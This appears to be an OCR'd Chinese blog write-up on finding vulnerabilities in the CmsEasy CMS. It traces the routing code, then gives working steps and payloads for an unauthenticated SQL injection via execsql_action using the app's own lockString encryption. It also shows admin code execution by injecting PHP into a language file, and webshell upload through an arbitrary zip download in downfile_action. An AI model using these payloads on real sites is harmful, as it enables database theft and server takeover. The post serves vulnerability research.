
CmsEasy 漏洞挖掘

写在前面


在index.php ，定义了一些常量，设置 文件包含的目录，和注册了自定义加载类。

```
set_include_path( new_include_path: ROOT.'/lib/default'.PATH_SEPARATOR.ROOT.'/lib/plugins'.PATH_SEPARATOR.ROOT.'/lib/
function _autoload($class) {
    if(in_array($class,array('Throwable','TypeError'))){
        return;
    }
    if(preg_match( pattern: '/^PHPExcel_/i', $class)){
        include str_replace( search: '_', replace: '/',$class).'.php';
        //include ROOT."/lib/plugins/".str_replace('_','/',$class).'.php';
    }else{
        if($class == 'admin_system'){
            include_once ROOT.'/lib/admin/admin_system.php';
            include_once ROOT.'/lib/admin/admin_system_.php';
        }else{
            if ((strlen($class) > 7) && (strtolower(substr($class, start: 0, length: 7)) === "hprose\\")) {
                $file = ROOT.'/lib/plugins'.DIRECTORY_SEPARATOR.'hprose'.DIRECTORY_SEPARATOR . str_replace( search
                //var_dump($file);exit;
                if (is_file($file)) {
                    include $file;
                    return true;
                }
            }
            include $class.'.php';
        }
    }
```



lib目录中前两个文件夹分别存放的是后台和前台的控制器。

inc文件夹提供一些必要的支撑，数据库的操作，以及控制器的基类，模板渲染类。



所有的控制器都继承于 act 类。同时他还给所有数据库的表，设计了相对应的操作，位于table文件夹下，此文件夹下的类也都继承于table类。

tool文件夹存放一些小工具，自定义函数，waf之类的，应用调度，也是在此文件夹处理。

继续跟进入口文件。

```
try{
    $front = new front();
    $front->dispatch();
}catch(HttpErrorException $e){
```

实例化了 `front` 对象，并调用 `dispatch` 方法。

他的构造方法就是获取对应的参数，

```php
function __construct()
{
    $admin = 0;

    //兼容php8
    self::compatible_php8();
    //require_once(ROOT . '/lib/tool/functions.php');
    $_COOKIE['login_username']=isset($_COOKIE['login_username'])?$_COOKIE['login_username']:"";
    if ($_GET['case'] !='wxapp' && (preg_match( pattern: '/(\'|")/', $_POST['username'])
            || preg_match( pattern: '/(\'|")/', $_GET['username'])
            || preg_match( pattern: '/(\'|")/', $_COOKIE['login_username']))) {
        exit('非法参数');
    }
    self::$args = $_GET['args'];
    unset($_GET['args']);
    if (@$_GET['admin_dir'] == config::getadmin( var: 'admin_dir')){
        $admin = 1;
    }
    //可视化的时候加载
    if ($_GET['isvisual']){
        front::$isvalue=true;
    }else{
        front::$isvalue=false;
    }
    if (@$_GET['m'] && is_numeric(@$_GET['m'])) {
        header( string: 'location:?case=user&act=space&mid=' . $_GET['m']);
    }
```

```php
if (!MAGIC_QUOTES_GPC) {
    $_GET = daddslashes($_GET);
    $_POST = daddslashes($_POST);
    $_COOKIE = daddslashes($_COOKIE);
}
$dfile = isset($_GET['dfile'])?htmlspecialchars($_GET['dfile']):"";
```

同时对所有的请求进行转义和html实体的处理。

```php
if (!function_exists( function_name: 'daddslashes')) {
    function daddslashes($string, $force = 1)
    {
        if (is_array($string)) {
            $keys = array_keys($string);
            foreach ($keys as $key) {
                $val = $string[$key];
                unset($string[$key]);
                $string[addslashes($key)] = daddslashes($val, $force);
            }
        }
        else {
            $string = htmlspecialchars(addslashes(trim($string)), flags: ENT_QUOTES);
            if (!front::$isadmin || (front::$case == 'admin' && front::$act == 'login')) {
                front::check_type($string, type: 'safe');
                if (inject_check($string)) {
                    //var_dump($string);
                    event::log( action: 'inject', $string);
                    echo $string;exit;

                }

            }
            if (preg_match( pattern: '/^data:(.*?)/is', $string)) {
                exit('data:');
```

这里获取对应的控制器和操作。

```php
    self::$case = isset(self::$get['case']) ? self::$get['case'] : (self::$admin ? 'index' : 'index');
    self::$act = isset(self::$get['act']) ? self::$get['act'] : 'index';
```

这两个静态变量，在 dispatch 方法 中，用于实例化控制器，并调用方法。

```php
    $case = self::$case . (self::$admin && self::$case <> 'admin' && self::$case <> 'install' ? '_admin' : '_act');

    if (!class_exists($case)) {
        throw new HttpErrorException( status: 404, lang( string: 'page_does_not_exist'), code: 404);
    } else {
        $method = self::$act . '_action';
        $case = new $case();
        $case->init();
        if (method_exists($case, $method))
            $case->$method();
        else
            throw new HttpErrorException( status: 404, lang( string: 'page_does_not_exist'), code: 404);

        $case->end();
```

前台sql注入

在 `crossall_act.php` 中存在 `execsql_action` 方法

```php
function execsql_action(){
    $sqlquery=front::get("sql");
    $sqlquery=service::getInstance()->unlockString($sqlquery, key: "sql");

    $returndata=tdatabase::getInstance()->rec_query_one($sqlquery);
    echo json_encode($returndata);
    exit;
}
function execsqls_action(){
        $sqlquery=front::get("sql");
        $sqlquery=service::getInstance()->unlockString($sqlquery, key: "sql");

        $returndata=tdatabase::getInstance()->rec_query($sqlquery);
        echo json_encode($returndata);
        exit;
    }
```

他接受一个get请求的 sql参数，然后进行一个解码的操作

```php
public static function unlockString($txt,$key='xxx')
{
    $txt = urldecode($txt);
    $chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-=+";
    $ch = $txt[0];
    $nh = strpos($chars,$ch);
    $mdKey = md5( str: $key.$ch);
    $mdKey = substr($mdKey, start: $nh%8,  length: $nh%8+7);
    $txt = substr($txt, start: 1);
    $tmp = '';
    $i=0;$j=0; $k = 0;
    for ($i=0; $i<strlen($txt); $i++) {
        $k = $k == strlen($mdKey) ? 0 : $k;
        $j = strpos($chars,$txt[$i])-$nh - ord($mdKey[$k++]);
        while ($j<0) $j+=64;
        $tmp .= $chars[$j];
    }
    return base64_decode($tmp);
}
```

但此文件还同样提供了加密的函数，都不需要逆向他的算法，直接利用其加密sql语句。

```php
/**对字符串进行加密。  crossall_act文件使用
 * @param $txt
 * @param string $key
 * @return string
 */
public static function lockString($txt,$key='xxx')
{
    $chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-=+";
    $nh = rand(0,64);
    $ch = $chars[$nh];
    $mdKey = md5( str: $key.$ch);
    $mdKey = substr($mdKey, start: $nh%8,  length: $nh%8+7);
    $txt = base64_encode($txt);
    $tmp = '';
    $i=0;$j=0;$k = 0;
    for ($i=0; $i<strlen($txt); $i++) {
        $k = $k == strlen($mdKey) ? 0 : $k;
        $j = ($nh+strpos($chars,$txt[$i])+ord($mdKey[$k++]))%64;
        $tmp .= $chars[$j];
    }
    return urlencode( str: $ch.$tmp);
}

/**对字符串进行解密。 crossall_act文件使用
 * @param $txt
 * @param string $key
 * @return bool|string
 */
```

我们可以利用此函数加密 sql语句，最后执行我们的sql语句


```php
function rec_query_one($sql)
{
    $res = $this->db->rec_query_one($sql);
    //var_dump($res);
    return $res;
}
```

```php
function rec_query_one($sql)
{
    $rs = $this->query($sql);
    if($rs) {
        $row = $rs->fetch_assoc();
        return $row;
    }else{
        return null;
    }
}
```

执行一个sql查询。

```
php > function lockString($txt,$key='xxx')
php >     {
php {         $chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-=+";
php {         $nh = rand(0,64);
php {         $ch = $chars[$nh];
php {         $mdKey = md5($key.$ch);
php {         $mdKey = substr($mdKey,$nh%8, $nh%8+7);
php {         $txt = base64_encode($txt);
php {         $tmp = '';
php {         $i=0;$j=0;$k = 0;
php {         for ($i=0; $i<strlen($txt); $i++) {
php {             $k = $k == strlen($mdKey) ? 0 : $k;
php {             $j = ($nh+strpos($chars,$txt[$i])+ord($mdKey[$k++]))%64;
php {             $tmp .= $chars[$j];
php {         }
php {         return urlencode($ch.$tmp);
php {     }
php > echo lockString('select 123;','sql');
WY8gzSfZwW9R5YvyK
php > echo lockString('select user();','sql');
CErNh%3D-zvuvKrO9wOF5U0
```

```
{"user()":"root@localhost"}
```



后台RCE

一


在`language_admin.php`中，有`add_action`方法，这个方法用于给语言文件添加规则，

```php
function add_action() {
    $lang_choice='system.php';
    if (isset($_GET['lang_choice'])){
        $lang_choice=$_GET['lang_choice'];
    }
    if (front::post( var: 'submi')) {
        $langid=front::get('id');
        $lang=new lang();
        $langdata = $lang->getrows( condition: 'id='.$langid, limit: 1);
        if (is_array($langdata)){
            $langurlname=$langdata[0]['langurlname'];
        }else{
            front::alert( msg: lang_admin( string: 'language_pack').lang_admin( string: 'nonentity'));
        }
        $path=ROOT.'/lang/'.$langurlname.'/'.$lang_choice;
        $tipspath=ROOT.'/lang/'.$langurlname.'/'.$lang_choice;
        $content=file_get_contents($path);
        $tipscontent=file_get_contents($tipspath);
        $replace="'".front::$post['key']."'=>'".front::$post['val']."',";
        $tipsreplace="'".front::$post['key']."'=>'".front::$post['cnnote']."',";
        $content=str_replace( search: ');', replace: "\n".$replace.');',$content);
        file_put_contents($path,$content);
```

当id是1时，语言包是中文语言包，由于hackbar 没办法提交submit参数，我这里直接改成了 submi。

```php
*中文语言包
*/
return
    array(
        'non-payment'=>'未支付',
        'finance'=>'财务',
        'collection'=>'收藏',
        'feedback'=>'留言',
        'login'=>'登录',
        'register'=>'注册',
        'aid'=>'编号'
```

`system_custom.php`文件中有空数组，用他来进行尝试。



插入新定义的键值对，且文件名和插入内容都是可以控制的，由于对表单数据存在waf，被转义的和转成html实体，无法对原文件造成危险。


```
$content=str_replace(');',"\n".$replace.');',$content);
```


注意这句话，他插入键值对的逻辑就是讲文件中的 `);`替换为 换行符加上

```
$replace="'".front::$post['key']."'=>'".front::$post['val']."',";
```

，再补上`);`。

他的想法是没错的，但我觉得不应该，万一字符里有了 `);` 呢。






把); 去掉，再插一条。

```php
array(



'123'=>'jiang
'123'=>'jiang',);',
'123'=>'jiang',);

?>
```

报错是好事情，说明里面可以做文章。由于 此php文件 是直接 return 一个数组的，没办法直接在数组外面写东西的，这些是语法问题。


php的数组比较随意的。

观察上面的错误，因为先前 拼接的); 导致中间逃出了一个单引号，剩下的就好办了，配合 `,` 和 `/*` 解决后面的问题。




```php
array(
    '123'=>'jiang
',123,'=>',phpinfo());/*',);',

',123,'=>',phpinfo());/*',);

?>
```

成功拼接。



二

在update_admin.php 中存在 downfile_action 操作，存在可控url参数，

```
function downfile_action()
{
    $url = front::get('url');

    $res = $this->get_file($url,  folder: 'cache');
```

导致我们可以从任意服务器下载压缩文件，

```
function get_file($url, $folder = "./", $isjson = false)
{
    set_time_limit( seconds: 24 * 60 * 60); // 设置超时时间
    $destination_folder = $folder . '/'; // 文件下载保存目录，默认为当前文件目录
    if (!is_dir($destination_folder)) { // 判断目录是否存在
        $this->mkdirs($destination_folder); // 如果没有就建立目录
    }
    if ($isjson)
        $newfname = $destination_folder . 'update.json'; // 取得文件的名称
    else
        $newfname = $destination_folder . 'patch.zip'; // 取得文件的名称
    //var_dump($url);exit;
    $file = fopen($url,  mode: "rb"); // 远程下载文件，二进制模式
    if ($file) { // 如果下载成功
        $newf = fopen($newfname,  mode: "wb"); // 远在文件文件
        if ($newf) // 如果文件保存成功
            while (!feof($file)) { // 判断附件写入是否完整
                fwrite($newf, fread($file,  length: 1024),  length: 1024); // 没有写完就继续
                //usleep(2000);
                //clearstatcache();
            }
```


并解压，压缩文件中可以写入 `upgrade/upgrade.sql` ，sql注入，对数据库信息造成破坏。

```php
$archive = new PclZip('cache/patch.zip');
$archive->extract(PCLZIP_OPT_PATH, ROOT, PCLZIP_OPT_REPLACE_NEWER);

if(file_exists( filename: 'upgrade/upgrade.sql')) {
    $sqlquery = file_get_contents('upgrade/upgrade.sql');
    $sqlquery = str_replace( search: '`cmseasy_', replace: '`' . config::getdatabase(

    $sqlquery = str_replace( search: "\r", replace: "", $sqlquery);
    $sqls = preg_split( pattern: "/;(--)*[ \t]{0,}\n/", $sqlquery);
    $this->exec_cms_sql($sqls);
}
```

还可以写入木马文件。

```
[root@VM-0-12-centos html]# zip 1.zip 1.php
updating: 1.php (stored 0%)
```

{"err":0,"message":null,"data":"\u5347\u7ea7\u6210\u529f"}



成功写入。